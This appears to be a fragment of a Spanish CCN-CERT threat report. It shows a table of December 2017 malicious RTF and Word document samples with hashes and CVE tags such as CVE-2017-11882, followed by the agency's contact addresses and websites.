
Samples Sessions Statistics Indicators Domain, URL & IP Address Information

My Samples Public Samples All Samples Found 305 samples in 406.1 seconds

Sort by: First Seen Columns 1

First Seen ↓	WildFire Verdict	SHA256	File Size (Bytes)	File Type	Tags
12/08/2017 11:10:16pm	Malware	d4101a883cd628aff06c6287f69a4d813154a3e4451acab8404658caec0b56f0	45,886	RTF	CVE-2017-0199 CVE-2017-11882
12/08/2017 11:10:07pm	Malware	b3b04af72187b6dea8f7492bb4b11268be4312f398088ed4de55c87fa19461d7	9,017	RTF	CVE-2017-0199 CVE-2017-11882
12/08/2017 8:31:48pm	Malware	307da72d067df169d0a7b060800a1df6cfd7049e087659ffca2c004d0dea1d17	8,270	RTF	CVE-2017-11882
12/08/2017 8:10:42pm	Malware	4e439087534130adc38b8c286b2533487fcb0a340c50377f63ef9cd1c87bcb4	39,661	RTF	CVE-2017-8759 ProcessInjection
12/08/2017 11:10:05am	Malware	8c68b8ef2e6878880ca92803317485baedac5788faa34137b52c965bc106530c	51,481	RTF	CVE-2017-11882
12/08/2017 10:54:55am	Malware	2d240de6da0d4d2552aad4145baeb8e26e69641c2743003b24f999bde4bacf71	8,596	RTF	CVE-2017-0199 CVE-2017-11882 WinwordLaunchPowershell
12/08/2017 8:36:45am	Malware	56f6ac4d0249021b9cab87e118b42d97fccd639b96fdf0f40727345052fbc13c	18,258	Microsoft Word Document	CVE-2017-0199 CVE-2017-11882 PingSleep WinwordLaunchPowershell
12/08/2017 8:21:04am	Malware	e2d2da31163215c5e7de19c012b0463a74e819bec0bd5ec5faaf169fb08eb7cb	8,596	RTF	CVE-2017-11882

Distribución y campañas de malware asociadas



➤ E-Mails

- info@ccn-cert.cni.es
- ccn@cni.es
- sat-inet@ccn-cert.cni.es
- sat-sara@ccn-cert.cni.es
- organismo.certificacion@cni.es

➤ Websites

- www.ccn.cni.es
- www.ccn-cert.cni.es
- www.oc.ccn.cni.es

➤ Síguenos en

